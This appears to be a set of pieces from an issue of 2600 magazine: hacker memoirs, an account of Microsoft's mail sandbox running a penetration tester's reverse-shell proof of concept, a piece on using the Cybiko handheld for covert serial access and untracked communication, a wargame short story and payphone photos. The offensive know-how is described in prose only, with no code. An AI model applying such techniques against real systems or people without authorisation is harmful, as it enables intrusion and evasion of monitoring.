The story in question is about how I came to be the CISO of the NFL. (Why I was asked to interview for this role is another story entirely, for another day.) Suffice it to say that it was a humid, early September day in 2019. I was wearing a full suit and tie, and took the F train uptown to the NFL's headquarters on Park Avenue. As the New York-based readership can attest, the subway in the summer can feel akin to what one would imagine a Native American sweat lodge to feel like. Having arrived on the sixth floor of the NFL headquarters, I had to ask to excuse myself so I could use paper towels in the bathroom to blot the copious amounts of sweat running down my forehead, neck, and armpits, etc., before entering the room containing my interviewers.

When I entered the room, recovering from hyperhidrosis and still overheated in all the expected areas, my interviewers were already there: two women and one man. The first woman was (and still is) the current chief security officer of the NFL, and prior to that she was the chief of police for the District of Columbia. The second woman was the head of governance, risk, and compliance. The man was a vice president in the IT department.

Starting with the CSO, I introduced myself and shook hands. The man, an Italian-looking guy on the shorter side with wispy brown hair and a bit of beard, introduced himself as Aaron, gave me a peculiar look and said, "I know you, man."

This was shortly before the pandemic, so my facial hair consisted entirely of my trademark handlebar moustache. A recognizable and memorable feature, self-important me thought that this Aaron character must have recognized my face from, perhaps, a television appearance of mine, one of my CNN Opinion pieces, maybe my articles for *FT*, or something like that.

"That's great," I said in response and thought we would move on. With abnormal persistence, Aaron responded, "No, I *know* you, man." "Ah, OK, I appreciate that." I hoped that would be the end of this awkwardness.

But then I heard something that no one has brought up for a good 20 years or so. Pointing at me, and with the CSO and head of GRC looking curious as to where all this was going, Aaron said, "You're Neon Samurai." "Holy crap," I thought to myself. That was my hacker handle from the mid 1990s! How could this guy know that? I then started thinking about the fact that the NFL has their own intelligence unit, so perhaps it wouldn't be unreasonable to expect a form of undue and over-the-top diligence on those they're thinking of onboarding.

At this point you can't deny it, so I confidently

and without hesitation said, "Yeah, that's me. Now, who the hell are you?" With a smile cracking on his face, Aaron stepped towards me and said, "Do you recognize my face now? I'm Arkane."

Memories flooded back. I immediately recognized him at this point and understood why he was weirdly persistent moments ago: we were hackers together on Long Island in the 1990s, we were great friends, and I hadn't seen him in over 20 years. "I don't believe it," I said. A hug ensued. The CSO and head of GRC were simultaneously confounded and amused. Aaron then said, "Chief, I think the last time I was hanging out with Alex was in his parent's house on Long Island - we were cloning cell phones in his bedroom with an EEPROM reader/writer." "Uhhh, that does sound about right," I responded. To which Aaron said, "I can honestly say, if there's anyone who understands how hackers think, it's Alex."

To abbreviate this longwinded story, the interview started. I was way over-prepared because I don't like to lose. And I wound up becoming the CISO of the NFL.

Because of the shared history and friendship that Aaron and I had as hackers, there was no getting up to speed or sizing up your counterpart. We worked together like old friends. And precisely because of all of the crazy things we had done together in our misspent youths, I had no question that he knew his shit, and he had no question that I knew mine. As readers who work in cybersecurity will know, there can sometimes be friction between the IT and cybersecurity teams. When the heat from that friction started to agitate our respective teams, Aaron and I would have lunch and we always worked out an innovative way to bring down the tension and accomplish our missions. I'm proud to say that Aaron is now the deputy CIO of the NFL and even prouder to say that I count him as one of my dearest friends.

A few months ago, I was at an invite-only Chainalysis VIP dinner associated with their Links conference in New York. Putting aside the questionable location of the dinner - the terribly touristy Times Square - the venue was chock-full of people working in the blockchain forensics space. I sat at a long table with a dear Chainalysis colleague who had invited me to the dinner. Two tables away, I saw something familiar. Between the several bodies obscuring the item, I could see what was clearly a black t-shirt with what appeared to be an electronic schematic in white on its front. You, me, and any longtime reader of this rag would instantly recognize this as a *2600* blue box shirt. I made it my mission to make my way over to this man by the night's end.

Recognizing this, I said to my companion, "That guy is an old school hacker, and he wants people to know it." Going further, I speculated, "My guess is that he's wearing that shirt as a sort of flare - to send a signal to anyone else out in the room that recognizes the shirt." After massive salads and about 30 pounds of pasta was served to our collective tables, I made my way over and tapped this guy on the shoulder. "Excuse me, I couldn't help but notice your blue box shirt." "Thank you!" he shouted over the din of the dinner. "I have been wearing this shirt for the last two days at the conference wondering if anyone would recognize it, and you're the only person who's said a word about it."

My companion was with me when this happened. I remarked to my new *2600* friend that I had said to her that I believed he was wearing the shirt as a message to others that he was an old school hacker. "Exactly, exactly!" he said. This guy and I became instant friends. I will not mention his name, company, or affiliation, but suffice it to say that he does quite stimulating work tracking dark money across blockchains, with a specialization in sub-Saharan Africa, and so has eyes on all sorts of treacherous transactions and perilous persons. We stay in touch and I know that I can call on him for any aid or assistance and he knows that he can call on me for the same.

These bonds and friendships that involve *2600* and the hacker subculture are strong. They're also weird. They can run deep in our veins for three decades, like the friendship between Aaron and me, or be made instantly and indestructibly as was the case with my newfound dark money-tracking friend. This raises the obvious question of "Why so?"

The bonds of a shared experience provide a solid foundation for sure, but the kinship is richer than that. We share an ethos, a value system, and a philosophy, not unlike the Freemasons. We don't have our own secret handshakes, but we do have our own esoteric modes of recognition: when you see another wearing a *2600* shirt, you have found your tribe. We don't meet in the Lodge, but we meet at HOPE and other like-minded conferences. Like the city of Pittsburgh, our historical imperfections are what make us interesting and who we are.

We are not afraid to roll up our sleeves to take apart devices, or to take on systems, and we put the pursuit and sharing of knowledge above all else. We stick together. We must pass this on. And we must ensure that the next generation has the opportunity to make the same mistakes as us, with as much mirth and as much hope, so that they protect and pass on this wonderfully bizarre culture of ours.

A Tale of Insecurity

by JMT

I am not a hacker. I once dumpster dived at a bank, but found only coffee grounds and empty coin wrappers. I wardialed in the 90s, and had an interesting conversation with a man who *69'ed me and accused me of sleeping with his wife. I am sure that if I had met the right person at the right time, things would have gone very differently for me. There is certainly an alternate universe in which I'm in jail for violating the CFAA, and another where I'm a CISO. But in this one, I am just a guy with a strong password and a subscription to *2600*.

In the mid aughts I worked at a law firm. We had an incompetent IT manager who outsourced all the real work of running an office IT department. The one thing he did himself was routinely email all staff demanding that we report our passwords to him. As abhorrent as I found this practice, I enjoyed the ability to pay my rent. So I always dutifully complied, and then promptly changed my password.

One night I was working late and wandered into a conference room where an office-wide desktop refresh project had been underway for a week. Our outside IT consultants had commandeered this room as their base camp, and the large table was covered with Dell OptiPlexes in various stages of being re-imaged and configured for their new users. At 9 pm on a Thursday, the conference room was now deserted, and I was one of only two or three people in the entire office. Reasonably confident of my privacy, I took my time looking around.

I didn't expect to find anything. I wasn't up to no good. I was just looking. Just curious. In time, my eyes landed on a single sheet of paper in the middle of the table. As a paper it was unassuming, but it stood out amongst all the cables and molded plastic. I looked closer, focused, and nearly fell over in shock.

Lying in the middle of the table in an unlocked conference room was a printout listing every employee's name, login, and plaintext password. Everyone. Me, my boss, his boss, their secretaries, the partners. Everyone. In one of the fastest decisions I've ever made in my life, I grabbed it and walked confidently to the nearest copy machine. I made a single untraceable copy (no employee keycode required), returned the original to its dubious home, and went back to my desk to examine my booty.

The average quality of my coworkers' passwords was absurdly low. Simple alphanumeric strings like password1, qwerty, and their children's names protected nearly every account in the firm. One after another, I read down the list and realized that I could have guessed half my coworkers' passwords in less than five minutes, had I ever tried. A proper dictionary attack would have cracked most of the rest instantly.

But the biggest surprise was the strongest password. It didn't belong to the IT manager, or to a young, tech-savvy attorney. It belonged to a 76-year-old founding partner, and I'll never forget it: purplecow.

A dictionary attack would have made short work of this one, too, of course. But you wouldn't guess it. It was only in context that it became impressive - a Dachshund among Chihuahuas. But at least he tried.

That night was exhilarating for entirely juvenile reasons. I had no use for it, but possessing such forbidden knowledge just felt so cool. Had I become 1337? Was I about to be "in?" No, I had no interest in reading my boss's email, finding out what my coworkers really thought of me, or losing my job.

I never did anything with my sudden godlike powers, though I kept that paper for years. I loved having it for its own sake, and I still love telling the story of my greatest near-hacking experience.

Microsoft, Stop Reading My Emails!

by D33r

On an engagement that simulated access as a typical remote worker, I wrote a very simple custom executable intended to serve solely as a proof-of-concept. The purpose was to test the in-place email security controls and illustrate to the client if a malicious file could be delivered over email and executed on a remote worker's laptop. The payload was written quickly in Python and turned into an executable using PyInstaller without too much interest in the evasion of anti-virus products (though I have seen PyInstaller executables hold their own against some anti-virus products). I also wrote a corresponding multi-threaded Command and Control (C2) server in Python and deployed it on a VPS with a public IP address and tied it to a domain for testing. As things tend to go when hacking computers, events took a strange turn. The email filter wound up doing a little more than expected!

The setup was as follows: we were to send a malicious email from an external user to the simulated employee's MS365 account (we had a physical employee-issued laptop for a more realistic simulation) and would then attempt to click on the attachment. We went through the typical list of executables/malicious attachment files such as .HTA, .HTML, .JS, .EXE, .DLL, etc. to give a well-rounded assessment of their email security filters. Most of these went as expected... besides the .EXE file that was attached!

The email with the EXE was never delivered (unsurprisingly) as described in Microsoft's Outlook documentation that shows blocked attachments (`support.microsoft.com/➥en-us/office/blocked-➥attachments-in-outlook-➥434752e1-02d3-4e90-9124-➥8b81e49a8519`). Suddenly, I noticed that my C2 server had captured a shell from a host! Heart pounding and sweat forming, I thought I had inadvertently done something wrong! Did I send the attachment to the wrong person? Was there a typo in the email address? A slight panic rushed over me as I feared the sounds of federal agents at my door were soon to be heard.

Conveniently, the first stage of the payload was instructed to send host information such as IP addresses, usernames, and the hostname. The payload determined the host was a Windows 10 machine with AMD64 architecture and was executed as the user account "CherryBerry". An effortless ICANN lookup of the origin IP address that was displayed in my C2 server revealed the machine was located at a Microsoft data center. I soon realized that I had not made a mistake, but Microsoft had taken the liberty of executing my code (what an honor!)! "CherryBerry" sounds like something I would name a sandbox account, so I felt assured that this was merely a simulation. Fortunately, I had not just unleashed a plague on the digital world!

Interestingly, the executable was placed in the Outlook directory just as a normal email attachment would be. I suspect this is to prevent sandbox evasion techniques and to simulate an actual user clicking on the email. After executing a few basic commands to verify my theory such as "dir" and "ipconfig", I captured my screenshots to show the client and my colleagues this puzzling event, then promptly closed the shell and terminated the session. After starting to wrap up this section of the engagement, Microsoft continued to execute the malware on many additional sandbox instances. This resulted in a barrage of shells with similarly humorous usernames until I finally stopped my C2 server and destroyed the VPS I had created.

This hilarious and surprising situation highlighted a case study surrounding the everlasting debate between privacy and security. Is this invasion of privacy in user email accounts justified to keep users "safe" in their own inbox? I am relatively certain that deep within the privacy policies of Microsoft, I agreed to this digital surveillance somewhere. Though I certainly did not anticipate them stealing my email in transit and to then execute arbitrary code.

The Cybiko

by 2600 Article Submissions, Jr.

Gather round while I tell a story about an ingenious device born in a time before the Imperial Decree that the whole world must carry an always-on, trackable computer in their pockets, ostensibly since said computer also makes phone calls. Friends, Romans, countrymen, lend me your ears, I come to exhume the Cybiko handheld.

Let's start by taking a look at the hardware itself. The first image that enters your head when you see a Cybiko is that of a pocket calculator designed by Salvador Dalí, endowed with a transparent case rendered in retina-searing colors. That image might make you turn away there and then, but that would be your loss. This freakish artifact is really a treasure trove of useful functionality for the hacker.

The creators of the device might have realized that the vomit-inducing aesthetic of the first generation units wasn't for everybody: its successor, the Cybiko Xtreme, looks more like an early cell phone that was run over by a smallish car. *Chacun à son goût*.

But don't be deceived by the odd looks. When you take a peek under the hood of one of these doohickeys, you will find a rather impressive setup for a handheld of the era:

- A Hitachi H8S 32-bit processor running at 11 MHz
- - An Atmel 8-bit coprocessor running at 4 Mz
- 256 KB RAM
- 512 MB flash EPROM (expandable to 1 MB)
- An RS-232 port
- A parallel bus expansion slot
- A two-way radio for the 900 MHz sub-GHz band
- A plug-in MP3 player
- A gray-scale LCD display 160 x 100
- A full QWERTY keyboard with pencil eraser style buttons

Before you turn up your nose, please consider that this device was born in the year 2000, a time when desktop PCs had barely graduated from 16-bit to 32-bit architectures, and the majority of consumer systems ran Windows 95 or its ugly sister, Windows ME.

The Cybiko Xtreme came out a year later with a faster clock speed of 18 MHz, a mouthwatering 1.5 MB of RAM, and an improved OS. Instead of the good old RS-232 cable, it had one of those newfangled USB ports that all the cool kids wanted.

If the hardware was impressive for the day, the functionality was even more so, if a bit schizophrenic. It was almost as if the creators couldn't decide whether they wanted to build a handheld game console, a calculator, a walkie-talkie, a music player, a PDA, a Tamagotchi, or something else entirely, and finally gave up and put all of that functionality in a single gadget. Here's a condensed list of what it can do:

- Games. You could download hundreds of them for free
- Text messages
- Two-way radio communications
- Email, using a PC's Internet connection
- Text editor
- Calendar
- Multilingual dictionaries
- Scientific calculator
- And much more through software downloads...

If you're with me this far, you're probably hopelessly sold on the idea of owning a Cybiko and desperately want one. You can find usable units with chargers and cables on eBay and Craigslist for a couple of tenners. Be prepared to pay about $100 for a new-in-box unit if you can find one. When you get yours, make sure you swap out the leaky dot-com-bust era batteries for something a little newer. Then download a few games and familiarize yourself with the device. Once you're done with that, we can move on to more serious things, like how the Cybiko fits into the hacker's arsenal.

The first thing I'd like to point to is the RS-232 functionality. I'm sure many readers of this publication can think of interesting things to do with a handheld RS-232 terminal. The fact that the terminal in question looks like a cheap, old children's toy adds to the stealthiness. The end of the serial cable that connects to the Cybiko has a proprietary connector, and replacement cables are hard to find, but there are instructions online on how to work around this. The "business end" of the serial cable is a common-as-dirt DE-9 connector.

Next, let's consider the RF subsystem. The Cybiko can connect to other Cybiko units nearby, kind of like Bluetooth, except it isn't Bluetooth and therefore not easily detected by modern gadgets. The U.S. version of the Cybiko divides the spectrum between 903 MHz and 928 MHz into 30 channels, each capable of supporting 100 devices, making a mesh network of 3,000 devices possible. (Incidentally, this is the same spectrum used by various LoRa frequency-hopping devices.)

The range of the RF subsystem is a mere 300 feet. At first glance, this might seem like a serious limitation, but in many situations it's a boon. Imagine a scenario where you really don't want your communications to be tracked. Cell phones and CB are out of the question, of course, and Bluetooth is far too promiscuous. But what are the odds that somebody with a sub-GHz scanner is within 300 feet of yourself and those you wish to communicate with?

In situations where the distance-limitation becomes an issue, multiple Cybiko units can

easily form a daisy-chained mesh network, as long as adjacent nodes are within range of each other. This can be used not just for human to human communications; other things, such as RS-232 communications and other binary protocols, can be relayed across the links, opening up many possibilities for remote access.

Interestingly, some Cybiko apps could be set up to jump from one device to another. An example of this was a Tamagotchi-like digital critter that could "escape" to another Cybiko if its owner "neglected" it. If harnessed, this functionality could, for example, be used by people living under oppressive regimes to transfer artifacts by close encounter without knowing the other's identity, plausible deniability at its finest. Other uses might come to mind.

The plug-in MP3 player accepts standard MMC or SC cards that can be used for data storage and transfer. There is a 64 MB size limit, probably imposed by the OS.

If the application downloads don't offer what you need, do not despair. There are several SDKs for the Cybiko with which you can develop your own tools and applications. Supported programming languages include a BASIC dialect, C, and C++. Alternative operating systems, boot loaders, and flash images are also available online.

Finally, the expansion slot has the same footprint as a PCMCIA card. Unfortunately, it is not pin-compatible with PCMCIA, but the signal layout is well-documented online. In theory, you could rip the guts out of an old PCMCIA card, solder on some wires, and connect it to just about any piece of hardware imaginable. In practice, you probably want to use a PCMCIA breakout card unless you're a beast at soldering.

Here are some online resources to get you started on your Cybiko journey. Some of the resources contain links leading further down the rabbit hole.

- mirror.jcx.life/cybiko/
- cybiko.net/cybiko-xtreme/
- famicoman.com/2021/06/23/2021-06-23-using-a-cybiko-as-a-serial-terminal/
- news.ycombinator.com/item?id=10079069
- kn100.me/interfacing-with-cybiko-2022/
- www.piclist.com/techref/cybiko/sdk3012/cybiko _ sdk _ 3012/StartDev.html
- bluecybiko.tripod.com/bluecybiko/id14.html
- www.devrs.com/cybiko/
- www.piclist.com/techref/cybiko/c.htm
- www.dbzoo.com/cybiko/unixh8compiler

Turing's Battle

by Michael Wild

The simulation's graphics are elementary. From what Alfred could tell, this was a more table-driven and list game more akin to an Excel spreadsheet than *World of Warships*. But, he was told, it made surprisingly good moves and could be easily programmed with various scenarios from WW2 to the late Cold War and maybe some things from more current. "It," Alfred ruminated, was a new artificial intelligence naval opponent.

The basic structure, he was told, allows working with a cutting-edge AI. The table-based game and its turn structure were made to enable the computer folks to build a perfect opponent. Amazing graphics like *World of Warships* could follow once the AI could win game after game. Alfred is a historian and game player - tabletop, not computer - and had been asked to play against the AI.

Alfred smiled at the names of his ships for this scenario, "Not Midway," all South American heroes and locations. He knows, being a historian, that in the past, the Navy exercise fleets were called Red and Blue, using the names of the existing ships. "But this is a fictional construct, and instead of using any real names and upsetting a government or U.S. naval folks when the inevitable leaks happen, they picked a South American mix," explained one of the designers of the game. A young kid in a dark t-shirt and shorts. Thus, Alfred found he had three aircraft carriers in his fictional fleet: *Rio de Janeiro*, *Benito Juárez*, and *Simón Bolívar* for CV-1, CV-2, and CV-3. All conventionally powered and carrying less aircraft and firepower than a U.S.-styled Nimitz or Ford-class carrier. They seemed to correspond to certain China-built carriers, Alfred observed.

Alfred, running queries, can see the basic breakdown of these ships now reduced to just a few factors. He has many cruiser-sized destroyers, regular destroyers, some missile and other anti-submarine focused. In addition, there is a collection of submarines, some useless pre-Cold War copies of U-boats, some conventional Cold War models, and some surprisingly powerful nuclear submarines, *Argentina* class - likely a copy of Soviet Cold War boats.

The scenario allows him, the aggressor, to pick his target for victory. He is to pick Alaska or Hawaii. Alfred thought, "'Not Midway,' indeed."

His terminal shows a list of his forces: most of his ships were conventionally powered; for the short time that the scenario covers, he was told he did not have to consider the placement of oilers or resupply his warships.

"Let's go alternative history," Alfred says to himself. He creates a task force with fast cruisers and missile destroyers with ship-to-ground weapons, with the conventional carrier *Rio de Janeiro* as the focus. He heads them to a point near Hawaii, where the 1941 attack was launched. "If you are laying bait, it is best to be obvious," Alfred says gleefully to his terminal. "And like any WW2 aggressive plan from 'South America,' I will split my forces," he says to himself, creating another task force and pointing it at the alternative-history selected victory objective, Alaska. He establishes two task forces of submarines as a vanguard for his Hawaii attack. The lesser submarines will arrive before his forces and will likely get noticed. The small quantity of nuclear subs is sent out early and are in silent (and slow) mode when approaching Hawaii to intercept any defenders. He placed them north of Hawaii near the original American position for Midway in 1942. "Should always cover the obvious," he says to himself.

"Now for the real attack," he says. *Benito Juárez* repeats the Midway plan and attacks small targets like Dutch Harbor with planes and some missiles. Seward is a tourist town, but it will get some morale-busting attention. Next, *Simón Bolívar* will take on the air force bases, destroy the Alaska oil pipeline, and prepare for the land invasion of the Anchorage area. "Midway has moved north and is now the Battle for Alaska," Alfred says. "Try that out, AI," he thinks to himself as he sends out his last commands to start his part of the game.

Tim is a soon-to-retire commander in the U.S. Navy. He has been voluntold to support and participate in the new AI program. He has been promoted to virtual flag rank in the scenarios to command fictional U.S. Navy fleets. He is currently playing the "Not Midway" game against an aggressive "South American" AI opponent. Tim is overseeing a substantial virtual force - way above his pay grade, but he thinks, "What the heck, I am retiring soon - let's do this."

He reviews his forces online, and the charts and processes remind him of the old Avalon Hill board game *Midway* he used to play against his dad. The warships and classes of ships have been renamed, and the capabilities are summarized to just a few essential values. His first responsibility for the virtual command is to arrange his forces in response to some basic intelligence. The enemy will likely attack Hawaii and Alaska. He notes that the enemy forces include three conventional carriers that match a particular China carrier. The briefing includes his goal: If the enemy's target should become unprotected, the enemy will win, and the land will be occupied.

"We will not be repeating history today, I see," he says to himself. He arranges his four nuclear aircraft carriers into two task forces with two carriers together in each. The names of his ships are American but not current. *Lexington* is a class of carriers resembling a cold-war version of the Nimitz. He has *Lexington*, *Saratoga*, *Ranger*, and *United States* as his main force, CVA-1 through CVA-4. He has ten destroyers, standard multi-use expensive machines, typical of the current American design for destroyers, here named the *Shark* class with just numbers, DD-1 through DD-10.

"Concentration is the best defense against an aggressive enemy - Lee did not enjoy attacking a reinforced position at Gettysburg," Tim thinks. So he splits all the destroyers between the two task forces. Tim also has some *Wolverine* class nuclear attack submarines - another name not in use - which he is tempted to send on a hunt-and-destroy mission. Instead attaches them defensively to the same task forces - these resembling the *Los Angeles* class Cold War versions. "If you concentrate your forces, then do that," he reminds himself.

Where to deploy is the next question. Tim remembers that the Americans deployed north to have some coverage of Alaska in the original Midway battle. Tim smiles and sends his ship south and around Hawaii. Remembering his father's tricks in the old board game. "Never go where the history books tell you - someone has read that book too," was his father's explanation after a bad moment for the then young Tim playing the Japanese forces in the out-of-print game. "One more time, dad, for old-time's sake," he says out loud as if talking to his father.

Tim, now with a plan, reviews his setup and plans. He set his task force to run quietly and to zigzag. This is not to avoid torpedo attacks like in the World Wars. Instead, he orders the zigzag to prevent his task force's wake from appearing on a satellite, giving away his position, speed, and direction. The order is done by just a setting on his task forces he observes and costs 20 percent of the speed. "Worth it, I think," he says as if talking to his dad.

Alan is the computer scientist or the newly created title *data scientist*, and he is watching the scenario named suggestively "Not Midway."

He has two human players thinking they are playing not a human but a cold-hearted and possibly incompetent artificial intelligence simulation. Alan is calling it a *Reverse Turing*. He remembers that another Alan, Alan Turing, famously imagined a day when a computer's response would be indistinguishable from a human's response; this is called the Turing test. Today, his human players thought the computer was an AI and not a human. Thus, they would make, intentionally or not, assumptions about their opponent. As a result, they would not try to outguess or out bluff a human but instead, try to outplay the computer opponent.

Alan is tracing the players' actions. He has many values he is generating from the game, such as force structure, amount of information available to the players, aggressiveness, and how much information is provided to the players. These will all become parameters in a set of equations that Alan might use a simple regression process to solve. Or he and his colleagues will use machine learning processes to determine the best parameters to approximate intelligence.

"Yes, we are reverse engineering a historian and a U.S. naval officer," he says to his team members, who mostly ignore him and watch their numbers and refine predictive algorithms to reproduce the same results they see from the players. There are hushed conversations as ideas are discussed, quickly coded, and intensely watched. The mostly introverted computer and data scientists are having a blast; there is barely any noise except keyboard clicks.

Alan and his staff are watching as the action begins to heat up.

The American forces discover the limits of the "South American Alliance" submarine picket line. Alfred is shocked by the losses as the enemy's high-quality destroyers and attack submarines simply remove Alfred's old-styled forces. Alfred is also surprised that a game without graphics could produce such an emotional response. The ship losses are harshly listed on the screen, but the death counts, even virtual, are disturbing. Alfred feels like he has failed the folks and repurposes the nuclear attack submarines, currently in the wrong place, to head south on a hunt-and-destroy mission.

Tim was at first suspicious when he received the first messages of the detection of conventional submarines by his listening destroyers and attack submarines. Still, the signals got stronger, and he decided to act, entering commands into his virtual terminal. In the resulting action, he took no losses but, like Alfred, was surprised by the estimated death counts. Not something he was used to seeing; even for an enemy, it was disturbing.

Tim changed his settings for his task forces. "Time to rush and search," he said to his screen.

Next, Alfred launches his attacks on Hawaii. Within a few moments, he was getting damage reports from his attack. The air strike from his carrier and the missiles destroys most of the airpower in Hawaii. The attack cost was a third of his attacking force, but the missiles and the going in 100 percent on the air strike worked. "If you are going, go big," he said. "Also, I am not going for a second round. Time to run away," he whispered to his computer. He orders the task force to cycle the planes to defensive use and to leave.

And that might have worked, but Tim launched his attack the moment he could and let the pilots and technology direct the battle. "Planes on the deck are targets," he says to himself. With all the noise of the enemy's attack on Hawaii, Tim was soon told that his forces had located the "South American" forces. The enemy aircraft carrier had just landed the planes and only rearmed a few planes and got them in the air before the full attack hits. The missile destroyers did stop some of the attacks, but the main target, the carrier, took most of the attack. Some of the destroyers were also taken out. Tim took 15 percent losses.

Alfred was not surprised that the Hawaiian attack was a success and that the main force was destroyed; a message on his terminal said that *Rio de Janeiro* was a sinking wreck. But his other carrier strike force started on Alaska, and he knew that the virtual U.S. forces must rush to Alaska. Alfred learned from messages that all four enemy (Tim's) carriers were in a pair of close-moving groups. Alfred had his quiet submarines headed into action. "That will be interesting," he was thinking. "It's a trap," he says.

Alan is watching the action and collecting information on how the players react. He is building a model of information on how an AI should respond when supplied with certain facts. His human players provided interesting factors for his models. For example, he noticed that the players' aggression changed with information and threat size.

Alan was trying to discover parameters and turn them into a single value. Like chess programs, he thought to himself, you can measure the King's position and give better values for being moved away from the center - it

is a simple but effective measure. The opposite for major pieces - queen, bishop, and rook - which are more effective towards the center. For a basic chess program, you can just use these calculated values to evaluate legal moves and play basic chess. Likewise, Alan could already see that if he could quantify a value for information and threat size, he could create an equation of aggression.

Alan is already writing a bit of Python code to crunch the data into some linear regression, and even a machine learning model using the random forest of trees approach to see if he can predict the moves that have already happened. Other computer scientists and data scientists are heads down and happy. There is good data coming in!

Tim is not surprised when the *United States* is torpedoed at full speed and then hit with missiles when stopped. A quiet nuclear attack submarine, obviously of Soviet design, has slipped by and killed the carrier. A U.S. carrier is hard to sink, even a virtual one - Tim thinks and smiles grimly. The *United States* is now running at 20 percent. The AI bushwhacked him.

Alan and his fellow scientists watch for how Tim and Alfred react.

Alfred yells, "Yes!" and fist pumps when he sees that the U.S. AI has lost a carrier. Not a flaming wreck, but put out of action. Alfred makes no changes, "Let her ride," he says to himself.

Tim splits his groups apart as they rush to Alaska to stop the incoming invasion. He leaves two destroyers to protect and help the *United States* back to port as he remembers that the game counts causalities. Tim recalls that in World War One the British lost two ships when the U-Boat torpedoed the rescue ships. He is hoping the AI is not going for the WW1 model.

Tim's remaining destroyers are in full ASW mode, and many enemy submarines are now falling to their attacks. No more attacks reach his three remaining carriers, but the fight has slowed his advance to Alaska.

The attack on Alaska is not enough for Alfred to win - he dearly misses the third carrier now. He must risk a more decisive attack and moves both virtual carriers closer to the Anchorage area. Another attack will destroy the remaining opposition and temporarily destroy the oil capabilities of the area. He needs to finish this before the AI stops fighting down south and decides to head north.

Tim shouts, "Damn the torpedoes," and virtually throws his forces into a mad rush north. As soon as he reaches maximum range minus his continued steaming speed, he launches another blind attack into the north. Moments later, the *Saratoga*, like her WW2 namesake, seems to attract torpedo attacks, but U.S. carriers can have a lot of holes in them, and she keeps going with two less important hits. Even in a rush, Tim slows the task forces by 10 percent to match *Saratoga's* reduced speed. This change also allows for more ASW work, and his display shows multiple losses to the enemy soon.

Tim blindly launched an attack, relying on the same tactic as before; this time, it was less effective, and only some of his forces found the enemy. The attack hits one carrier, *Benito Juárez*, which is heavily damaged.

Alfred cannot win. While he withdraws, Alfred's virtual forces fight off some missile attacks. Alfred could get the planes off the *Benito Juárez* and onto the *Simón Bolívar* using his undamaged carrier and thus can assign all his aircraft to a defensive role. He is making a fighting retreat but knows the invasion is off. Alfred will try to exit with as much of his forces as possible. "Next time, we will get ya," he says in his best Captain Ahab accent.

A lucky hit on *Lexington* and again on *Saratoga* reduces the final punch, and Alfred's forces can limp away with both conventional carriers. Tim saves Anchorage from the invasion. The simulation ends.

Alan and all the other scientists are quiet and busy crunching the numbers. They will soon have equations and data models to test against the collected data. They can then remodel the same play and replay the actions of each human player.

Epilogue

Alan was happy that Tim and Alfred would be joining them again. This time it will be "Not Coral Sea," and each player will have an AI advisor and virtual fleet. The initial equations and machine learning models are ready to advise each player. The U.S. player will have an advisor, *Layton*, and the South American player will have one named *Nelson*. Again, Alfred and Tim would think they are playing an AI, which would be partially true this time. Alan and his crew were looking forward to more data.

Alan knows it will take a while, but the final goal is a predictive engine that can provide input into the decisions of a U.S. Naval commander so good that you can't tell it is not human. Turing goes to war in a new age.

Battered Payphones

Canary Islands. Seen in Arrecife on the island of Lanzarote, the cheery blue color disguises the pain this phone must feel on a daily basis while rust eats away at its existence.

Photo by Spinoinside

Battered Payphones

Guam. This sad relic was found at the Chamorro Night Market in Hagåtña. It still looks strong, although it's clearly missing some vital parts.

Photo by Sam Pursglove

Battered Payphones

Cuba. While old and battered, we believe this Havana payphone is still in working order. It's always good to see old tech continuing to serve a purpose.

Photo by Mikki Janower

Battered Payphones

Israel. This Jerusalem phone has seen things. There may still be hope for it, but a serious makeover is clearly needed. The phone number rings when you call it, but don't expect anyone to pick up.

Photo by Philip Rosenthal

U.S. Payphones and More

Oregon. Granted, there isn't much of a payphone here at all - until you look really close and see that someone took the time to sketch a payphone on the metal shell. That's true dedication. Spotted in Milwaukie.

Photo by JamesTDG

U.S. Payphones and More

Massachusetts. Here we have what once was a working payphone in Carver, but is now a vandalized wreck. However, if you look in the upper left, you'll see a small hornet nest is now installed, possibly to protect the phone from future attacks.

Photo by cameraeye206

U.S. Payphones and More

New York. Again, this is but a shell, however it says so much. Found in the hamlet of Poughquag, its neighbors appear to be other abandoned relics: a barrel of used cooking oil, a forgotten garbage can, and a maybe-still-working vacuum cleaner. We're heartened that a RESIST sticker made it here.

Photo by PRD

U.S. Payphones and More

New York. Here we have a much more upbeat scene found in Eastchester. A payphone, a trash can, two mailboxes, and a UPS dropbox all seem in good order and ready to serve anyone walking by. Indeed, a most welcome sight.

Photo by Anastasia Barron

International Payphones

Uruguay. These are four (supposedly) working and clean phones as seen at the Buquebus terminal in Colonia. They're either very well maintained or completely forgotten.

Photo by Arturo "Buanzo" Busleiman

International Payphones

India. Seen at the Indira Gandhi International Airport in New Delhi, this phone gives you the opportunity to get a printed receipt for your call! Retro and modern simultaneously.

Photo by Jack Jordan

International Payphones

Kazakhstan. Spotted in a bank of three at an Almaty subway station. Two were out of service. It takes only cards, which are rather hard to find and not sold in the station. (That logo for Kazakhtelecom sure does look familiar.)

Photo by Babu Mengelepouti

International Payphones

Japan. While payphones are still somewhat common here, this bank of them found on one of the Shinkansen platforms at Kyoto Station really stands out. For one thing, the sunlight seems to be highlighting their bright green cases. A sight to behold.

Photo by maroth

Interesting Payphones

Mexico. This is a particularly vibrant looking phone in the midst of a busy street in the sunny surf town of Sayulita. Sure, it's covered in graffiti, but it looks to be in decent condition.

Photo by taylorbohn17

Interesting Payphones

United States. Found in Portland, this phone has been set up for free use and reportedly "sounds like an old payphone when dialing." (More on Futel can be found on pages 13 and 47 of 40:1.)

Photo by Creative Resistance

Interesting Payphones

Ukraine. As seen in Lviv earlier this year, this phone takes cards and apparently is still in good working order. It certainly looks like it's seen a lot.

Photo by John Costa

Interesting Payphones

Canada. Spotted in Dawson City in the Yukon Territory, the phone that looks like a permanent part of this building takes both cards and coins and has a dial tone. The fiber assets in this part of the country are now owned by 13 Yukon First Nation development corporations.

Photo by gbn

Colorful Payphones

Germany. Residing on a street in the Alexanderplatz district of Berlin, this phone has more art and advice than function.

Photo by Mike Quin

Colorful Payphones

Spain. Seen in a suburb of Barcelona, another high-rise phone structure with a lot of free expression going on.

Photo by Jacob Pritchett

Colorful Payphones

Canada. Found in East Vancouver, there's clearly no phone in this full-size former British booth, but the headless statue really makes up for that.

Photo by Josh Paulton

Colorful Payphones

Canada. We don't know when payphones became canvases for local artists, but this model in Montreal serves the purpose admirably.

Photo by S D

Basic U.S. Payphones

Kelley, Iowa (population 304). A rare working payphone that's run by a company called Huxley. Supposedly local residents have fun making it ring whenever somebody walks by.

Photo by Benjamin T. Rittgers

Basic U.S. Payphones

